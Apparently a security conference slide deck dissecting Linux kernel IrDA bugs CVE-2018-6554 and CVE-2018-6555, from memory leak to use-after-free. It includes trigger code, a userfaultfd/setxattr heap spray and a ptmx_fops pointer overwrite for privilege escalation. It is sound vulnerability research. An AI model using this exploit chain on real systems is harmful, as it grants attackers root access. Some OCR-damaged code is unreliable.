# Dissecting a 17-year-old kernel bug

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https://www.beyondsecurity.com/bevxcon/

## Agenda

- Vulnerability analysis
  - CVE-2018-6554<sup>^</sup> memory leak
  - CVE-2018-6555<sup>^</sup> privilege escalation
- Exploitation / PoC

## CVE-2018-655[45]

- Bugs in IrDA subsystem (generally compiled as a module but can be auto-loaded)
   socket(AF\_IRDA, 0x5, 0);
- CVEs were released a couple of weeks ago
- The vulnerability was introduced in 2.4.17 (21 Dec 2001)
- Affecting all kernel versions up to 4.17 (IrDA subsystem was removed)
- Most distributions are affected!

# CVE-2018-6554 Denial of Service

Memory leak in the irda\_bind function in net/irda/af\_irda.c and later in drivers/staging/irda/net/af\_irda.c in the Linux kernel before 4.17 allows local users to cause a denial of service (memory consumption) by repeatedly binding an AF\_IRDA socket. (CVE-2018-6554)

Denial of Service (irda\_bind)

```
static int irda bind(struct socket *sock, struct sockaddr *uaddr,
int addr len) {
   struct sock *sk = sock->sk;
   struct irda sock *self = irda sk(sk);
[1] self->ias obj = irias new object(addr->sir name, jiffies);
   if (self->ias obj == NULL)
       return -ENOMEM;
[2] err = irda open tsap(self, addr->sir lsap_sel, addr-
>sir name);
   if (err < 0) {
       irias delete object(self->ias obj);
       self->ias obj = NULL;
       return err;
[3] irias insert object(self->ias obj);
```

Denial of Service (irda\_bind)

```
struct sockaddr irda sa;
fd = socket(AF IRDA, 0x5, 0);
memset(&sa, 0, sizeof(sa));
sa.sir family = 4;
sa.sir lsap sel = 0x4a;
sa.sir addr = 0x3;
sa.sir name[0] = 'c';
bind(fd, (struct sockaddr*)&sa, sizeof(sa));
bind(fd, (struct sockaddr*)&sa, sizeof(sa));
```

# Hashbin Queue


net/irda/irqueue.c

- Specific to IrDa implementation
- Chained hash table + queue
- Doubly-linked list (q\_prev and q\_next pointers)
- Enqueue insert a new element at the front of the queue; dequeue - remove arbitrary elements


### Hashbin Queue

net/irda/irqueue.c

- Two operations to manipulate the hashbin queue layout:
  - Removing elements from the queue



Adding new elements to the queue



## Manipulating the queue

dequeue general()

```
static irda queue t *dequeue general(irda queue t **queue, irda queue t*
element)
    if ( *queue == NULL ) {
         * Queue was empty.
    } else if ( (*queue)->q next == *queue ) {
         * Queue only contained a single element. It will now be
            empty.
        *queue = NULL;
    } else {
           Remove specific element.
        element->q_prev->q_next = element->q next;
        element->q next->q prev = element->q prev;
        if ( (*queue) == eTement)
            (*queue) = element->q next;
```

## Manipulating the queue

enqueue\_first()

```
static void enqueue first(irda queue t **queue, irda queue t* element)
    IRDA DEBUG( 4, "%s()\n", func );
     * Check if queue is empty.
    if ( *queue == NULL ) {
          * Queue is empty. Insert one element into the queue.
         element->q next = element->q prev = *queue = element;
    } else {
          * Queue is not empty. Insert element into front of queue.
                            = (*queue);
         element->q next
         (*queue) ->q_prev->q_next = element;
element->q_prev = (*queue) ->q_prev;
(*queue) ->q_prev = element;
(*queue) ->q_prev = element;
         (*queue)
                                    = element;
```

# Manipulating the queue Global queue

```
• Global hashbin t *irias objects
     (gdb) ptype irias objects
     type = struct hashbin t {
         u32 magic;
         int hb type;
         int hb size;
         spinlock t hb spinlock;
         irda queue t *hb queue[8];
         irda queue t *hb current;
     } *

    56 byte objects —> kmalloc_64 (kzalloc'd in irias_new_object())

     (gdb) ptype irias objects->hb queue
     type = struct irda queue {
         struct irda queue *q next;
         struct irda queue *q prev;
         char q name[32];
         long q hash;
     } *[8]
```

## Manipulating the queue

```
enqueue_first()
```

• When binding, the ias\_obj gets inserted into
 irias\_objects->hb\_queue[3]


memset(&sa, 0, sizeof(sa));
sa.sir\_family = 4;
sa.sir\_lsap\_sel = 0x4a;
sa.sir\_addr = 0x3;
sa.sir\_name[0] = 'c';

```
bind(fd, (struct sockaddr*)&sa, sizeof(sa));
```


## Inserting a new ias\_obj

enqueue first (...)

```
enqueue_first()
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```




Bind sock 2 -> enqueue\_first(...)




## Removing s2 ias\_obj

dequeue general (...)



```
element->q_prev->q_next = element->q_next;
element->q_next->q_prev = element->q_prev;
if ( (*queue) == element)
    (*queue) = element->q_next;
```



### CVE-2018-6555 LPE

The irda\_setsockopt() function conditionally allocates memory for a new self->ias\_object or, in some cases, reuses the existing self->ias\_object. Existing objects were incorrectly reinserted into the LM\_IAS database which corrupted the doubly linked list used for the hashbin implementation of the LM\_IAS database. When combined with a memory leak in irda\_bind(), this issue could be leveraged to create a use-after-free vulnerability in the hashbin list.

### CVE-2018-6555 LPE

irias insert object(ias obj);

[3]


 The vulnerability is that we can "reinsert" the same ias objobject into the queue via irda setsockopt()! static int irda\_setsockopt(struct socket \*sock, int level, int optname, char user \*optval, unsigned int optlen) switch (optname) { case IRLMP IAS SET: /\* Find the object we target. \* If the user gives us an empty string, we use the object \* associated with this socket. This will workaround \* duplicated class name - Jean II \*/ if(ias\_opt->irda\_class\_name[0] == '\0') { [1] if(self->ias obj == NULL) { kfree(ias opt); err = -EINVAL;goto out; ias obj = self->ias obj; [2] } else ias obj = irias find object(ias opt->irda class name);

#### Single object

Reinsert a single object

```
int irda bind(int fd, u int16 t family, u int8 t lsap sel,
 int sir addr)
        struct sockaddr irda sa;
        memset(&sa, 0, sizeof(sa));
        sa.sir family = family;
        sa.sir lsap sel = lsap sel;
        sa.sir addr = sir addr;
        sa.sir name[0] = \c';
        bind(fd, (struct sockaddr*)&sa, sizeof(sa));
                                        irda_set.irda_class_name = '\0';
fd1 = socket(AF IRDA, 0x5, 0);
irda_bind(fd1, 4, 0x4a, 0x3, "c"); // insert s1
setsockopt(fd1, IRLMP_IAS_SET, &irda_set, ...); // reinsert s1
```

### Reinserting s1



#### Two objects


Reinsert s1 or s2:

```
fd1 = socket(AF_IRDA, 0x5, 0);
fd2 = socket(AF_IRDA, 0x5, 0);

irda_bind(fd1, 4, 0x4a, 0x3, "c"); // insert s1
irda_bind(fd2, 4, 0x4b, 0x3, "c"); // insert s2

setsockopt(fd2, IRLMP_IAS_SET, &irda_set, ...); // reinsert s2
```

#### Reinsert s2



# UAF

- 1. Create 3 IrDA sockets and bind them
- Reinsert the middle (second) socket ias\_object with irda\_setsockopt()
- 3. Close the 2nd socket
- 4. Close the 3rd socket and trigger UAF 8-byte write (q prev member)

# Step 1

#### Bind 3 IrDa sockets


```
fd1 = socket(0x17, 0x5, 0);
fd2 = socket(0x17, 0x5, 0);
fd3 = socket(0x17, 0x5, 0);
queue head
ptr

irda_bind(fd1, 4, 0x4a, 0x3, "c");
irda_bind(fd2, 4, 0x4b, 0x3, "c");
irda_bind(fd3, 4, 0x4c, 0x3, "c");
```

# Step 2a

#### Reinsert s2


```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



# Step 2b

#### Reinsert s2


```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



# Step 2c

#### Reinsert s2


```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



# Step 2d

#### Reinsert s2


```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



# Step 2e

#### Reinsert s2


```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



# Step 2e


#### Reinsert s2

```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```




# Step 3 Close s2

```
element->q_prev->q_next = element->q_next;
element->q_next->q_prev = element->q_prev;
if ( (*queue) == element)
    (*queue) = element->q_next;
```



# Step 4a


### Close s3 and first UAF



# Step 4b

### Updating the Q head

```
element->q_prev->q_next = element->q_next;
element->q_next->q_prev = element->q_prev;
if ( (*queue) == element)
   (*queue) = element->q_next;
```



# Step 4b

### First UAF - summary


- Can overwrite the objects q\_prev ptr (i.e. fixed offset: +8 bytes)
- Don't control the <u>value we overwrite with</u> (address of the s1 object 0xffff8800xxxxxxxxx)

kernel tried to execute NX-protected page - exploit attempt?

# Step 5

#### Bind 4th socket

```
element->q_next = (*queue);
(*queue)->q_prev->q_next = element;
element->q_prev = (*queue)->q_prev;
(*queue)->q_prev = element;
(*queue) = element;
```



# Exploitation SE to identify UAF

- Model hashbin implementation in user space;
   enqueue\_first(), dequeue\_general(), struct definitions, etc.
- Model kmalloc/kfree (struct member {freed: 1})
- Set assertions on q\_prev and q\_next dereferences when the object is freed (freed == 0)
- The input can be taken as sequence of enqueue and dequeue operations: e1d1e2e3e2...
- KLEE: symbolically executes LLVM bit code (.bc files)

Heap "spray"

 Before binding the last (4th) socket, allocate a controlled object X (32 < sizeof(X) <= 64)</li>

```
struct irda_queue {
    struct irda_queue *q_next;
    struct irda_queue *q_prev;
    char q_name[32];
    long q_hash;
};
```

 The q\_prev should be the address whose value will be overwritten with the address of the s4 sock object

# Exploitation Heap "spray"

- Requirements:
  - Need to control the address at offset +8 bytes
  - The object must "stay" in the kernel
- Public heap sprays add\_key(), msgsnd(), send[m]msg() won't work here


Heap "spray"

- userfaultfd() create a file descriptor for handling page faults in user space
  - Creates a separate thread for handling page faults; e.g., uaddr = malloc(0x500000, 0x1000, ...) and then handle page faults in a separate thread in your program when dereferencing 0x500000-0x501000 range
  - Can delay and keep kmalloc'd objects in kernel space!


# Exploitation Heap "spray"

```
static long
setxattr(struct dentry *d, const char user *name, const void __user *value,
         size t size, int flags)
{
. . .
        if (size) {
                if (size > XATTR SIZE MAX)
                        return -E2BIG;
                kvalue = kmalloc(size, GFP KERNEL | GFP NOWARN);
                if (!kvalue) {
                        vvalue = vmalloc(size);
                        if (!vvalue)
                                return -ENOMEM;
                        kvalue = vvalue;
                if (copy_from_user(kvalue, value, size)) {
                        error = -EFAULT;
                        goto out;
                }
out:
        if (vvalue)
                vfree(vvalue);
        else
                kfree(kvalue);
```

### Heap "spray"



struct ias\_obj \*a = (0x500000 + 0x1000) - X;



Heap "spray"

- 1. a->q\_prev = kern\_addr\_to\_overwrite;
- 2. Call setxattr() on the mmaped addr at (0x500000 + 0x1000) X
- 3. Trigger the 2nd UAF by inserting the 4th ias\_obj

What address to overwrite?


- We don't control the value we overwrite with! —>
   0xffff8800xxxxxxxxx
- Basic ret2usr is easy
  - Exploit misalignment for some global struct with function pointers
  - For example, two unused function pointers next to each other in ptmx\_fops

What address to overwrite?

```
(gdb) p ptmx fops
$17 = \{owner = 0x0, llseek = 0x0, read = 0x0, write = 0x0, 
 read iter = 0x0, write iter = 0x0, iterate = 0x0, poll =
0x0,
 unlocked ioctl = 0x0, compat ioctl = 0x0, mmap = 0x0, open =
0x0,
  flush = 0x0, release = 0x0, fsync = 0x0, aio fsync = 0x0,
  fasync = 0x0, lock = 0x0, sendpage = 0x0, get unmapped area
= 0x0,
 check flags = 0x0, flock = 0x0, splice write = 0x0,
splice read = 0x0,
  setlease = 0x0, fallocate = 0x0, show fdinfo = 0x0}
(gdb) p/x (unsigned long)&ptmx_fops->aio_fsync + 4
$18 = 0xfffffff8211761c
```

What address to overwrite?

Overwriting with 0xffff8800aabbccdd



Mapped in user space and triggered with

fcntl(fd, F\_SETFL, flags | FASYNC); fsync(fd);

#### Summary

- 1. Create 4 IrDa sockets and bind the first 3
- 2. Reinsert the middle object
- 3. Close the second 2nd socket
- 4. Allocate object X in kmalloc-64, then close the 3rd socket (first UAF)
- 5. Reallocate X (w/q\_prev pointing to target address) and bind the 4th socket

# DEMO

## Questions?

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